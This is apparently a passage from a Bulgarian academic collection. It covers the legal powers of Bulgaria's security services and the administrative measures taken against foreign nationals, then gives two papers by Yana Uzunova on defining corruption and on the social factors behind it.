В чл. 3 (1) на същия закон са посочени дейностите, извършвани от съответните държавни органи, а именно: „Системата за защита на националната сигурност се състои **от държавни органи и структури**, които осъществяват дипломатическа, отбранителна, разузнавателна, контраразузнавателна, оперативно-издирвателна, правоохранителна и охранителна дейност и които са представени в Съвета по сигурността към Министерския съвет“.

(2) Националната сигурност предполага и изисква:

1. анализ на спецификите и зависимостите в средата за сигурност и ранно предупреждаване за възникване на рискове;
2. недопускане, намаляване и предотвратяване на рискове;
3. противодействие на заплахи и посегателства;
4. управление и преодоляване на кризи.

Държавните органи, на които са възложени правомощия по силата на съответния нормативен акт, са съгласно чл. 3/8/ „...Органите на Министерството на

вътрешните работи, Държавна агенция „Национална сигурност“, Държавна агенция „Разузнаване“, Служба „Военна информация“ и Националната служба за охрана....“.

Позовавайки се на нормативната уредба ще посоча отделните дейности и функции на трите основни служби за сигурност:

1.2. Държавна агенция „Разузнаване“

Съгл.чл.2 /1/ от Закона за ДАР“Държавна агенция "Разузнаване" е служба за сигурност, непосредствено подчинена на Министерския съвет.

Чл. 3. (1) Държавна агенция "Разузнаване" придобива, обработва, анализира, изготвя оценки и прогнози, съхранява и предоставя разузнавателна информация при условията и по реда на този закон.

(2) Разузнавателна информация по смисъла на този закон е всяка придобита от Агенцията информация за **чужди страни, организации и лица или за свързани с тях български организации и лица, която е от значение за националната сигурност на Р.България.**

Като част от основните дейности на ДАР от чл. 8 ще изведе най-важните, касаещи темата:

- придобиване, съхраняване, обработване, обобщаване, анализиране и предоставяне на разузнавателна информация;
- осъществяване на разузнавателни операции;
- обезпечаване на сигурността на задграничните представителства на Република България при условия и по ред, определени с акт на Министерския съвет;
- разработване и поддържане в готовност за изпълнение на план за мобилизация, военновременен план, план за привеждане от мирно във военно положение и поддържане на мобилизационен резерв;
- сътрудничество със сродни чуждестранни органи и служби.

1.3. Служба “Военна информация“

Статутът на службата се определя от Закона за военното разузнаване и Закона за отбраната на въоръжените сили.

Чл. 2. Военното разузнаване обединява дейността на всички разузнавателни структури и формирования във въоръжените сили на Република България и се води с цел добиване, обработване и предоставяне на разузнавателна информация в интерес на отбраната на страната и на националната сигурност.

Чл. 4. Военното разузнаване се осъществява от:

1. служба "Военна информация", наричана по-нататък "Службата";
2. разузнавателни структури в органите за управление и разузнавателни военни формирования в Българската армия.

Главни акценти в дейността се определя от държавната политика в областта на сигурността и отбраната, членството в НАТО и ЕС и участие във формиране на БА в страната и зад граница. Основни приоритети

- Стратегическо разузнаване с използване на човешки фактор и технически средства.
- Аналитико-прогностична дейност;
- Участие в операции зад граница;
- Военна дипломация.

Важен акцент в дейността е изготвяне на обзорни аналитични материали по глобални и регионални проблеми, както и на разузнавателни експертизи в процесите на отбранително и оперативно планиране.

1.4. Държавна агенция “Национална сигурност“

Съгл. чл. 4 от ЗДАНС (1) *Държавна агенция “Национална сигурност” извършва дейности за защита на националната сигурност от посегателства, насочени срещу националните интереси, независимостта и суверенитета на Република България, териториалната цялост, основните права и свободи на гражданите, демократичното функциониране на държавата и гражданските институции и установения в страната конституционен ред, свързани със:*

- 1. разузнаване в полза на чужди сили;*
- 2. опасност за суверенитета, териториалната цялост на държавата и единството на нацията;*
- 3. противоконституционна дейност;*
- 5. прилагане на сила или използване на общоопасни средства с политическа цел;*
- 6. опасност за икономическата и финансовата сигурност на държавата;*
- 7. опасност за екологичната сигурност на държавата;*
- 8. нарушаване функционирането на Националната система за защита на класифицираната информация;*
- 9. застрашаване сигурността на стратегически за страната обекти и дейности;*
- 10. деструктивно въздействие върху комуникационни и информационни системи;*
- 11. международен тероризъм и екстремизъм, както и финансирането им;*
- 12. международна търговия с оръжия и изделия или технологии с двойна употреба, производство, съхраняване и разпространение на общоопасни средства;*
- 13. дейности на групи и лица, подпомагащи чужди служби, терористични или екстремистки организации;*
- 14. миграционни процеси.*

Чл. 2 посочва, че“Държавна агенция “Национална сигурност” самостоятелно или съвместно с други държавни органи извършва контраразузнавателна дейност за наблюдение, разкриване, противодействие, предотвратяване и пресичане на замислени, подготвяни или осъществявани посегателства срещу националната сигурност..... “.

Основната дейност, която осъществяват и трите специални служби /ДАР, СВИ, ДАНС/, е защита на националната сигурност, боравене с разузнавателна информация от значение за НС и противодействие на чужди интереси в ущърб на Р. България.

2. Противодействие на рисковете и заплахите

Близостта на Балканския регион и територията на Р.България до основните зони на сблъсък на геополитически и регионални интереси предопределя актуалността на традиционните рискове, свързани с действия на чужди разузнавателни служби. Тяхната активност на територията на страната е в пряка зависимост от външно-политическите приоритети на съответните държави и динамиката на геополити-

ческите процеси в глобален план и в регионите на Черноморието и Балканите. Традиционен обект на интерес са процесите в политическата, икономическата, социалната, културната, религиозната и военната сфера у нас. Нараства ролята на глобалната мрежа и средствата за масова информация в контекста на опитите за влияние върху България от страна на някои държави чрез „мека сила“, които се вписват в по-общата и придобила актуалност концепция за хибридна заплаха.

Специалните служби на България предприемат редица мерки за противодействие на рисковете и заплахите, стоящи пред националната сигурност, в тясна координация с различни ведомства и институции, както и взаимодействие с партньорски служби - Прокуратура, МВР, Държавна агенция за бежанците и др[2]

Като мярка за противодействие на възшни заплахи за националната сигурност, Агенцията разполага с определен законов инструментариум. Спрямо нежелани чужди граждани, действащи самостоятелно или свързани с чужди специални служби, организации, лица, могат да бъдат налагани **принудителни административни мерки** /ПАМ/.

Съгл.чл. 39а. /ЗЧРБ/ [3] „Принудителните административни мерки, които се налагат на чужденците по този закон, са:

1. *отнемане на правото на пребиваване в Република България;*
2. *връщане до страна на произход, страна на транзитно преминаване или трета страна;*
3. *експулсиране;*
4. *забрана за влизане и пребиваване на територията на държавите - членки на ЕС;*
5. *забрана за напускане на Република България.*

2.1. „Отнемане право на пребиваване“.

Подробно са описани случаите в **чл. 40., ал. 1-6** от ЗЧРБ, т.е. чужденецът вече пребивава в страната на дадено основание, но поради някаква причина той е загубил правото да пребивава/не отговаря на законовите изисквания за това.

Интерес представлява ал.2 когато „са налице основанията по чл. 10, ал. 1, т. 1 - 4, 6 - 11, 14, 16, 20 - 22, както и в случаите по чл. 26, ал. 3“;

Чл. 10. (1) ЗЧРБ/ *Отказва се издаване на виза или влизане в страната на чужденец, когато:*

1. *с действията си е поставил или може да постави в опасност международните отношения, сигурността или интересите на българската държава или за когото има данни, че действа против националната сигурност;*
 2. *с действията си е злепоставил българската държава или е уронил престижа и достойнството на българския народ или влизането му в страната може да навреди на отношенията на Република България с друга държава;*
 3. *е бил експулиран от Република България преди не по-малко от 10 години и не е възстановил в 6-месечен срок от експулсирането изразходваните за това от държавата средства;*
 4. *е осъден за извършено умишлено престъпление на територията на Република България, което съгласно българския закон се наказва с не по-малко от една година лишаване от свобода;*
- 13. на лицето е наложена принудителна административна мярка да не влиза в страната;**

14. е включен в информационния масив на нежеланите за страната чужденци по чл. 21а, ал. 1;

В горепосочените случаи виждаме „действия“ на чуждия гражданин, които той е осъществил и от тях е последвал негативен резултат за страната.

2.2. „Връщане до страна на произход, страна на транзитно преминаване или трета страна“

Чл. 41. *Връщане се налага, когато:*

1. чужденецът не може да удостовери влизането си в страната по законоустановения ред;

2. чужденецът не напусне страната до изтичане на разрешения му срок или в сроковете по чл. 39б;

3. се установи, че чужденецът е влязъл и пребивава в страната с неистински или с преправен паспорт или със заместващ го документ за пътуване;

4. по отношение на чужденеца има влязло в сила решение за отказ, прекратяване или отнемане на международна закрила или убежище или по отношение на когото производството по Закона за убежището и бежанците е прекратено с влязло в сила решение, освен ако прекратяването е постановено прямо чужденец, за когото има решение за обратно приемане в Република България и производството не е било възобновявано;

5. се установи, че чужденецът е влязъл през границата на страната по законоустановения ред, но се опитва да я напусне не през определените за това места или с неистински, с преправен паспорт или заместващ го документ за пътуване.

В този случай чужденецът вече пребивава в страната, влязъл е на територията ѝ /легално или нелегално/, поради различни причини /установяване или транзит/. Но при досега му с правоохранителните органи /служители на Главна дирекция „Гранична полиция“, Сектор „Миграция“, Областни дирекции на МВР/ се установяват факти или обстоятелства, според които същият не отговаря на условията за пребиваване.

2.3. „Експулсиране“

Чл. 42. *Експулсиране на чужденец се налага, когато:*

1. неговото присъствие в страната създава сериозна заплаха за националната сигурност или за обществения ред.

(2) С налагането на принудителната административна мярка по ал. 1 се отнема и правото на пребиваване на чужденеца в Република България и се налага забрана за влизане и пребиваване на територията на държавите - членки на Европейския съюз.

За да се експулсира чужд гражданин, то същият следва да пребивава в страната на някакво законово основание. За да е получил подобна възможност, за лицето не са били известни факти и обстоятелства, посочващи че бъдещото му присъствие ще представлява заплаха за националната сигурност. Това означава, че при пребиваването си в страната чуждият гражданин самостоятелно или с други лица /български или чужди граждани/ е предприел действия, попадащи под определения от за националната сигурност /чл.2 от ЗУФСЗНС/. Времево съответните постъпки могат да имат различна продължителност, което ще се отрази на степента на последващи вреди за страната.

От друга страна експулсирането е последвано и от други принудителни мерки: *отнемане право на пребиваване и забрана за влизане и пребиваване в държави от*

ЕС, т.е. действията на лицето са с висока степен на обществена опасност, забранява му се да влиза в страната за конкретен период /10 години/ /Съгласно чл.10 т.5 /“.....е бил експулсиран от Република България преди не по-малко от 10 години.....“/ като му се налага и две допълнителни мерки.

Чл. 42а. Експулсира се и чужденец, пребиваващ на територията на Р.България, за който е издадено решение за експулсиране от компетентните органи на друга държава - членка на ЕС.

Чл. 44а. (1) Чужденец, на който е наложена принудителна административна мярка експулсиране, не се експулсира в държава, в която животът и свободата му са застрашени и той е изложен на опасност от преследване, изтезание или нечовешко или унижително отношение.

2.4. Забрана за напускане

Чл. 43. (1) Забрана за напускане на Република България се налага на чужденец, който:

1. е осъден с влязла в сила присъда и не е изтърпял наложеното наказание лишаване от свобода.

2.5. „Забрана за влизане“

Чл. 42з Забрана за влизане и пребиваване на територията на държавите - членки на ЕС, се налага, когато:

1. са налице основанията по чл. 10, ал. 1;

2. не е предоставен срок за доброволно напускане при условията на чл. 39б, ал. 4;

3. чужденецът не изпълни задължението за връщане.

(4) Забраната за влизане може да се наложи едновременно с принудителната административна мярка по чл. 40, ал. 1, т. 2 или по чл. 41, когато са налице основанията по чл. 10, ал. 1.

Чл. 44в. Сигнал за отказ за влизане в Шенгенската информационна система се въвежда на основание влезли в сила:

1. откази, издадени на основание чл. 10, ал. 1, т. 1 - 4, 6 - 8, 10, 11, 14, 16, 20 - 22 и чл. 26

2. заповеди за налагане на принудителни административни мерки по чл. 39а, т. 1 - 4.

По отношение на дипломатическите служители на чужди държави от страна на България се предприемат следните действия, съгласно Виенската конвенция за консулските отношения от 1961г.:

Член 23 от Виенската конвенция гласи:

1. Приемачата държава може по всяко време да уведоми изпращащата държава, че дадено консулско длъжностно лице е **persona non grata** или, че който и да е член на консулския персонал е неприемлив. В такъв случай изпращащата държава е длъжна съответно да отзове това лице или да прекрати неговите функции в консулството.

2. Ако изпращащата държава откаже да изпълни или не изпълни в течение на разумен срок своите задължения, предвидени в точка 1 на този член, приемащата държава може според случая да оттегли екзекватурата на даденото лице или да престане да го смята за член на консулския персонал.

3. Лице, назначено за член на консулство, може да бъде обявено за неприемливо преди пристигането му на територията на приемащата държава или ако то

вече се намира там, преди да е встъпило в длъжност в консулството. В такъв случай изпращащата държава трябва да оттегли неговото назначение.

Има разлика между *persona non grata* и *неприемливо лице*. Последното може да бъде само член на персонала на представителство (административно-технически или обслужващ), т.е. на недипломатическия персонал. Съгласно Конвенцията:

д) изразът "консулско длъжностно лице" означава всяко лице, включително шефа на консулството, натоварено в това му качество да изпълнява консулски функции;

h) изразът "членове на консулския персонал" означава консулските длъжностни лица без шефа на консулството, консулските служители и членовете на обслужващия персонал“.

4. В случаите, посочени в точки 1 и 3 на този член, приемащата държава не е длъжна да съобщава на изпращащата държава мотивите за своето решение.

3. Правомощия на държавните органи

В т.2 изброих законовите изисквания, според които се налагат принудителни административни мерки на чужди граждани. Основният нормативен акт е ЗЧРБ, където са изброени и държавните органи, имащи отношение към налагането на мерки и контрола по тяхното изпълнение. Тук е важно да се отбележи ролята на МВР, тъй като процесите около регламентираното влизане, пребиваване и напускане на страната са в правомощията на службата чрез Дирекция „Миграция“ и регионалните й структури по места.

Чл. 44 /ЗЧРБ/. Принудителните административни мерки се налагат със **заповеди** на председателя на Държавна агенция "Национална сигурност", директорите на главните дирекции "Национална полиция", "Гранична полиция" и "Борба с организираната престъпност", директорите на Столичната и областните дирекции, директора на дирекция "Миграция", директорите на регионалните дирекции "Гранична полиция" на Министерството на вътрешните работи или на оправомощени от тях длъжностни лица.

(3) Заповедите за налагане на принудителни административни мерки се изпълняват от службите за административен контрол на чужденците, съответно от органите за граничен контрол, след влизането им в сила, освен ако органът, издал заповедта, е допуснал предварително изпълнение.

Чл. 42ж./ЗЧРБ/ Органите на МВР и на ДАНС на основанията по чл. 42б, ал. 1 могат да издадат заповед за експулсиране и да искат изпълнението от компетентните органи на другата държава - членка на Европейския съюз, по отношение на чужденец, който се намира на нейната територия.

Издаването на заповеди за налагане на ПАМ е регламентирано и в Закона за ДАНС, а именно:

Съгл. чл.41 от ЗДАНС, (2) Председателят на агенцията издава заповеди за налагане на принудителни административни мерки по Закона за чужденците в Република България.

Чл. 21а /ЗЧРБ/. Министърът на вътрешните работи, министърът на външните работи, председателят на Държавна агенция "Национална сигурност" или упълномощени от тях длъжностни лица могат периодично да включват чужденци в информационния масив на нежеланите в страната чужденци при наличието на основанията по чл. 10, ал. 1.

Чл. 56 /ЗЧРБ/. Министерството на вътрешните работи, Държавна агенция "Национална сигурност" и Министерството на външните работи осъществяват информационен обмен за налагане на ограничения за влизане в Р. България и за съгласуване на заявления за издаване на визи на чужденци.

Източници:

1. <https://www.lex.bg/en/laws/ldoc/2136588572>
2. <https://www.dans.bg/doklad>.
3. <https://www.lex.bg/en/laws/ldoc/2134455296>

СЪЩНОСТ НА ФЕНОМЕНА КОРУПЦИЯ

Яна З. Узунова

Адрес за кореспонденция: гр. Бургас, ул. „Христо Ботев“ № 46,
Териториална дирекция „Национална сигурност“ - Бургас

THE ESSENCE OF THE CORRUPTION PHENOMENON

Yana Zlatinova Uzunova

Abstract: This research is detailing the essence of corruption and the variation of its definitions based on a literature written by established authors. This is necessary for the building of a social network with adequate perceptions and assessments of its nature, as well as for the ease of prosecution against criminals. The methodology is based on analysis and synthesis and the use of deduction method for making conclusions.

Key Words: corruption, occurrence, definitions, assessments, corruption offenses.

Предвид актуалността на темата за корупцията, все още липсва ясна и добре структурирана обществена представа за същността и характеристиките на това явление. Проблемът се усложнява от многобройните дефиниции на понятието.

Според латинското значение на думата „corruptio“ означава буквално разваленост, изхабеност, лошо състояние, с второ значение - лъжливост, разваляне, подкупване.

Българският тълковен речник (четвърто издание, 1995г.) дава следното определение: обществена развала, поквара, подкупничество.

Рушвет е турската дума за подкуп. В отоманския наказателен закон, който е в сила за България до 1896 г. обаче не се използва този термин. Вместо това в него фигурира думата „взятка“: „всичко, което се зима и дава под каквото и да било име, за да се постигне една цел“. За „взятки“ са се получавали и „подаръци, малки или големи, под каквото и да е име или предлог, освен обикновените подаръци, които се дават по сватби и тържества на правителствени слуги от страна на жени или мъже“. [1]

В основните европейски езици под корупция се разбира подкупничество, продажност, развратеност, разложение. Корупцията е деяние, социално отношение с икономическа и морална същност. В него участват най-малко три страни: лицето, което взема подкуп, лицето, което дава подкуп, и организацията, от името и за сметка на която се оказва услугата. По-точно корупцията представлява сделка, при която едно лице оказва от името на определена организация забранена от закона или безплатна по закон услуга на друго лице срещу някаква облага. [2]

Организацията на обединените нации счита корупцията за “сложен социален, културен и икономически феномен, засягащ всички страни” без да дава по-подробно обяснение на понятието. Трябва да се отбележи, че дори текстът на Конвенцията на ООН срещу корупцията (UNCAC) не съдържа определение за това, кои страни-участнички са призовани да се борят. Това се дължи на факта, че

феноменът корупция е твърде сложен и многостранен, така че да може да се даде изчерпателна и същевременно достатъчно детайлна дефиниция.

Робърт Клитгаард извежда следната формула за корупцията:

C=M+D-A, където С е размера на корупцията, М – монополната власт, D – чиновническата дискреция, а А е отчетността. Следователно корупцията е толкова по-голяма, колкото повече властта е монополизирана и колкото по-голяма е оперативната свобода на чиновниците при минимални изисквания за отчетност. [3]

Професор Наталия Лопашенко, директор на Саратовския център за изследване на проблемите, свързани с организираната престъпност и корупцията, се опитва да изведе едно по-общо понятие, представяйки различни дефиниции в контекста на наказателното право и съвременните криминални реалии. Всяка корупционна сделка е с възмезден характер, напомня Лопашенко, но възмездността не означава винаги и непременно извличането и получаването само на материална изгода. Нематериалните стимули също се оказват изключително силен корупционен мотив.

Задължителен признак на корупцията е обусловената и подхранвана от подкупи продажност на публични и частни субекти от различни категории, заемащи длъжности от най-ниските до най-високите нива на държавната машина. В основата на този изключително опасен социален феномен винаги лежи корупционна сделка или обещание за корупционна сделка между представители на властта и управлението от всички негови нива и заинтересовани от тяхното поведение и техните служебни/политически избори лица, групи лица и/или организации. [4]

Често повтаряща се тема в корупционната литература - която несъмнено усложнява задачата да се дефинира терминът - е, че корупцията е крос-темпорален, системен и межкултурен феномен. Това означава, че корупцията може да съществува под всякаква форма на управление, във всяка държава и по всяко време. Според Джон А. Гардинър:

"Корупцията е постоянен и практически повсеместен аспект на политическото общество. Малко вероятно е реформите да го премахнат напълно. Където хората се състезават за ценни, но ограничени блага, независимо дали са лицензи за извършване на таксиметрови превози, франчайзи за продажба на стоки или свобода да извършват редица дейности, ще има изкушение да осигурят тези блага чрез корупционни стимули, ако другите им усилия се провалят". [5]

Според Делла Порта и Ванучи при корупционните механизми имаме участието на три страни: принципал (държава, акционери, други общности от хора, групирани по определен признак), чиновник – лице, което работи в структурите на принципала и което осъществява определени функции, и едно трето лице, което влиза в отношения с чиновника и в повечето случаи е източник или предпоставка за възникването на корупционни отношения.

Така нареченият принципал-посредник подход предлага ясен начин да се разбере логиката на корупцията. С други думи, корупцията е дефинирана като съвкупност от:

1. Незаконно, следователно скрито нарушение на пряк или косвен договор.
2. Делегирана отговорност от принципала (Държавата) към посредника, който има законно право, както и официално и неофициално задължение да използва поверената му власт, знание и информация да следва интересите на принципала.

3. Нарушението настъпва, когато посредникът разменя тези ресурси в корупционна сделка.

4. Клиентът (даващ подкуп), от когото посредникът получава като облага определено количество пари – подкуп – или други ценни блага.




Схема 1. Административна корупция по модела принципал – чиновник.

При политическата и административна корупция още повече:

5а. Принципатът е Държавата (в демокрациите, гражданите), докато участник в корупционната сделка е държавният служител.

Докато при корупцията в частния сектор:

5б. Принципатът е частно лице или организация, а участникът в корупционна сделка е частно лице.[6]

Във всяка организация са налични договорни отношения – което може да бъде изразено в повече или по-малко официални условия – между посредника, на който е делегирано вземането на специфични решения, и принципала, който делегира правомощия според неговата власт.

Като отчитаме, че субекти на корупционно поведение са държавните чиновници, длъжностните лица в сферата на управлението, обществените и политическите дейци, корупцията може да се разглежда като подкупност и продажност на тази категория лица, което по мнението на специалистите рефлектира във факта, че държавата и нейните функции стават предмет на пазарни отношения, т.е. те са обект на покупко-продажба. В резултат на това се създава възможност длъжностното лице да предприеме противоправни или други морално неприемливи за обществото решения, от които извлича изгода някаква втора страна, а самото длъжностно лице да получи незаконно възнаграждение. Характерна особеност на тази ситуация е, че предприетите действия нарушават закона или неписаните обществени норми, като двете страни действат по взаимно съгласие, за да получат неполагашата им се облага, като се стремят да прикрият осъществените действия и реализираната полза, което потвърждава извода, че от практическо гледище корупцията е реализация на користните интереси на

корумпирания държавен апарат под формата на незаконно присвоявана от обществото рента. За разлика от законните данъци и такси, тези „сборове“ не се използват в интерес на обществото, което ги превръща в основа за формирането на псевдодържавни и квазиграждански отношения в сферата на държавната служба и пряка заплаха за икономическата и националната сигурност на държавата, свързана с регулирането на процесите на общественото развитие. [7]

Често срещано е разделението на корупцията на **административна** – нарушаване от държавния служител на някакъв нормативен акт (заповед, закон и т. н.) и **политическа** – при която е необходимо политическо влияние за реализиране на корупционната схема. Подвидове на политическата корупция са непотизмът (шуробаджанашината) – назначаване на приятели и роднини на публични длъжности без да отговарят на условията за тях или благоприятното третиране на техните интереси, и купуването на гласове.

Корупцията бива разделяна на **голяма** (наричана още висока) и **малка** (ниска).

В „голямата корупция“ са въвлечени висши държавни служители, политици и бизнесмени, които вземат решения за разпределение на значителни ресурси. „Малката“ обикновено се осъществява от служители от по-нисък ранг, които непосредствено контактуват с граждани и представители на малкия и средния бизнес. Тя има по-масов характер и е свързана с по-малки мащаби на плащания, подаръци и услуги. [8]

Парадоксалното обаче е, че мнозинството от членовете на обществото реагират много по-остро при случаи на „малка корупция“. Този ефект се поражда поради усещането, че „голямата корупция“ е нещо далечно и по-трудно контролируемо, докато „малката“ засяга сякаш по-пряко всекидневното на обикновения човек, нещо повече, тя е тази, която детерминира модела на социално взаимодействие, и търпимостта спрямо нея определя доколко дадено общество толерира или не толерира явлението корупция.

В рамките на политическата парадигма Алатас (индонезийски политик и академичен преподавател) въвежда и следната типология:

- „Взаимна“ корупция: когато има взаимно споразумение между дарител и получател, което е предизвикано от двете страни и им носи взаимна изгода;

- „Принудителна“ корупция – има елемент на принуда, който обикновено се проявява, когато дарителят се опитва да предпази себе си или близките си от някаква вреда;

- „Защитна“ корупция – подвид на принудителната;

- „Инвестиционна“ корупция – предлагане на стоки и услуги без никаква директна връзка с конкретна услуга, но с перспективата такава да се появи в бъдещето;

- „Непотиска“ корупция – назначаване на роднини и приятели на публични длъжности или осигуряването на някои предимства за тях;

- „Автогенна“ корупция – свързана е само с един индивид, който се облагодетелства от предварителното си знание за резултатите от даден политически курс;

- „Подкрепяща“ корупция – изразява се в действия, предприети, с цел да се защити и подсили съществуваща вече корупция. [9]

Очевидно е, че корупцията обхваща всички сфери на обществения живот и както обобщава Алатас: „Тя е характерна за всички социални системи – феодализъм, капитализъм, комунизъм и социализъм. Тя засяга всички класи в

обществото, всички държавни организации, монархии и републики, всякакви ситуации в мирно време и по време на война, всички възрастови групи и двата пола, и всички времена – Античността, Средновековието и Модерността“. [9]

Корупцията по своята същност е изключително жизнеспособно социално явление. При различните форми на държавно управление тя демонстрира уникални трансформационни възможности за адаптация като паразитира чрез дисфункциите на държавния апарат. И не само е способна да "изяде" лъвския пай от нейните ресурси и да забави развитието на държавния организъм, но и да го подтикне към леталния тристепенен цикъл: "залязваща държава", "колапсирала държава", "пропаднала държава", тоест да приведе държавния организъм към паралич, към неспособност да изпълнява своите функции.

Корупцията обикновено се заражда там, където гражданите влизат в непосредствен контакт с държавни структури и техните служители. Най-общо казано, корупция има там, където има възможност за злоупотреба с власт. Затова тя е най-често срещана в сферата на:

- Държавната администрация – публичния сектор;
- Местна власт – областно и общинско ниво;
- Политиката – парламент; политически партии;
- Съдебната система и правоохранителни органи - съд, прокуратура, следствени служби, полиция;
- Обществени услуги – здравеопазване, образование, социално подпомагане;
- Частен сектор.

Корупцията има свойството да обвързва в зависимости отделни индивиди, административни и частни организации, и политически образувания.

Последиците от нея са еднакво лоши за гражданите, държавата и бизнеса в дългосрочен план. Тя води до загуба на легитимност, неефективно управление и отслабване на демократичната система, до политическа нестабилност, а също така и до влошаване на човешката и националната сигурност.

При дефинирането на понятието в отделните държави обаче, трябва да се имат предвид някои икономически, географски, исторически, социални и културни фактори с цел успешното и противодействие.

Литература

1. Бояджиев, Г., Ценков, Е., Добрев, К., Корупцията в 100 отговора, Коалиция 2000, с. 17
2. Икономическата цена на корупцията. Коалиция 2000, сб., съст. Виденова, А. (1999). Център за икономическо развитие. С. , с. 99
3. Robert Klitgaard, Ronald Maclean-Abaroa, H. Lindsey Parris. Corrupt Cities. A practical guide to cure and prevention, Washington, 2000, p.26
4. Лопашенко, Наталья Александровна. Уголовная политика. Wolters Kluwer Russia, 2009, с. 404
5. Farrales, Mark Jorgensen. What is Corruption? A History of Corruption Studies and the Great Definitions Debate. University of California, San Diego, 2005, p. 3
6. Della Porta, D., & Vannucci, A. (2012). The hidden order of corruption: an institutional approach. Farnham: Ashgate. с. 5
7. Велкова, Л., Корупцията заплаха за икономическата сигурност, С. 2015, с.34-35

8. Нончев, А., Е. Ценков, П. Илиев, Е. Ананиев, Я. Янакиев, Н. Йорданов (2004). Корупционни практики и превенция на корупцията. Център за изследване на демокрацията. С., с. 7
9. Alatas, S. (1990). Corruption its Nature, Causes and Consequences. Aldershot, Avebury, гл. I

Я. З. Узунова.

СОЦИАЛНИ ФАКТОРИ КАТО ПРЕДПОСТАВКА ЗА КОРУПЦИОННИ ПРАКТИКИ

Яна З. Узунова

Адрес за кореспонденция: гр. Бургас, ул. „Христо Ботев“ № 46,
Териториална дирекция „Национална сигурност“ - Бургас

SOCIAL FACTORS AS REASONS FOR CORRUPTION

Yana Zlatinova Uzunova

Abstract: *The main aim of the research is to reveal and analyse the social factors which have an influence on the behavior of the participants in the corruption - anticorruption system, as well as the motivation for people to participate in corruption related activities. The research explores a different perspective on analysing corruption and the psychological mechanisms which can drive them. The methodology is based on analysis and synthesis and the use of deduction method.*

Keywords: *social factors, corruption - anticorruption motivation, corruption related activities, psychological mechanisms.*

Основна отличителна особеност на човешките действия е техният съзнателен характер. При всяко волево действие става дума за осъзнаване и осмисляне на една специфична човешка потребност да се извърши нещо, за да се постигне определен резултат. Именно тази човешка потребност играе ролята на мотив за проява на едно или друго поведение.

Хората имат мотивация да действат корумпирано в ситуации, когато това води до добри резултати. Както Робърт Клитгаард и други изследователи твърдят, от перспективата на икономическата рационалност корупцията е престъпление на пресметливостта. Този, който допуска корупционен акт, изчислява вероятността да бъде преследван, изправен на съд и осъден за престъплението, което е извършил, и я сравнява с придобивката, която този акт би му донесъл. Ако изчисленията са в полза на придобивката, която носи корупционният акт, естествено индивидът е стимулиран да допусне престъплението. [1]

Постъпките на човешките същества са подвластни на влиянията от страна на широк спектър социални, когнитивни, екологични, културни, икономически и биологични фактори. Тези фактори се комбинират в зависимост от социалната среда и формират т. нар. „народопсихологически профил“.

Личността трябва да бъде разбрана в дискурса и на социален субект, а детерминантите на нейното поведение намерени. Точно това поведение – на „субекта в действие“ – е социално по произход и същност. Без съмнение то се проявява в реалните условия на човешкото всекидневие. [2]

Социалната среда, в която функционира индивидът, несъмнено влияе върху процеса на изграждането му като личност, върху светогледа, възприятията и не на последно място върху поведенческата му стратегия. Сама по себе си тази среда

представлява съвкупност от множество компоненти, сред които, важен акцент са социалните отношения, междуличностните взаимоотношения (семеен, приятелски кръг, работна среда, група), правните, моралните, политическите, религиозните, обществените отношения. Спецификата на тези взаимоотношения до голяма степен диктува и определя индивидуалната предиспозиция към корупционно поведение. Социалната среда съдържа в себе си в смет вид и компоненти като: национална култура, народопсихология, вярвания, обществени норми, натрупани в историческото развитие парадигми, религиозни нагласи, политическа система, икономическа система и др. От особена важност е да се разкрие каква е тежестта на всеки от тези фактори среда при възникването и развитието на явлениято корупция и какви са основните психологически механизми, които го задвижват. По този начин ще се повиши ефективността от противодействието на това пагубно за обществото явление.

Корупцията възниква още с първите форми на социална организация. Естествено е тя да търпи развитие във времето, затова несъмнено **историческият фактор** има особено значение при анализа на корупционното поведение. Индивидът като част от дадена социална общност, извървяла своя исторически път на развитие, детерминира съвременния живот на тази общност и съответно поведението на нейните членове посредством нагласите, вярванията, нормите и традициите, залегнали в колективното съзнание като правилния начин на поведение. В тези „оценки“ за приемливо или неприемливо социално поведение се включва и перцепцията на индивидите относно корупционните практики. Затова историческият компонент е един от определящите това, дали дадена група ще толерира или осъжда подобен тип поведение. [3]

Съществува мнението, че бившите комунистически страни, към които спада и нашата, са по-податливи на корупция. Тя е широко разпространена в развиващите се страни и в страните в преход не защото техните общества са различни от другите, а съществуват предпоставки за това:

- запазващ се сравнително голям държавен сектор при занижен контрол на компетентните органи;
- криза на институциите и правен хаос;
- неразвито гражданско общество;
- симбиоза между политика, държавно управление и организирана престъпност;
- приватизация на общественото богатство при отсъствието на прозрачност и отчетност;
- запазваща се зависимост на медиите;
- наследяване или възраждане на командно-административен стил на управление, ново срастване между партия и държава, политически клиентелизъм и непотизъм (шуробаджинащина) и др. [4]

Иван Кръстев обяснява разпространението на корупцията в посткомунистическите общества с прехода от икономиката на приятелските към икономиката на платените услуги. Приятелските услуги не предполагат монетарен обмен; с превръщането на личния интерес в бизнес интерес обаче, мрежите на приятелски услуги постепенно отстъпват и биват заместени от мрежите, предлагащи платени услуги. [5]

Друг фактор, който има най-голяма значимост за разкриването на същността на явлениято корупция, е **културалният фактор**. Доминиращият културен модел в

дадено общество е най-благодатното поле за изследване на корупционните прояви, защото културата е външната проява на процесите, случващи се вътре в общността като резултат от социалното взаимодействие. Нещо повече, при навлизане на по-дълбоко ниво на анализ културата може да служи и като регулатор на корупционното поведение чрез един от базисните си елементи – ценностната система.

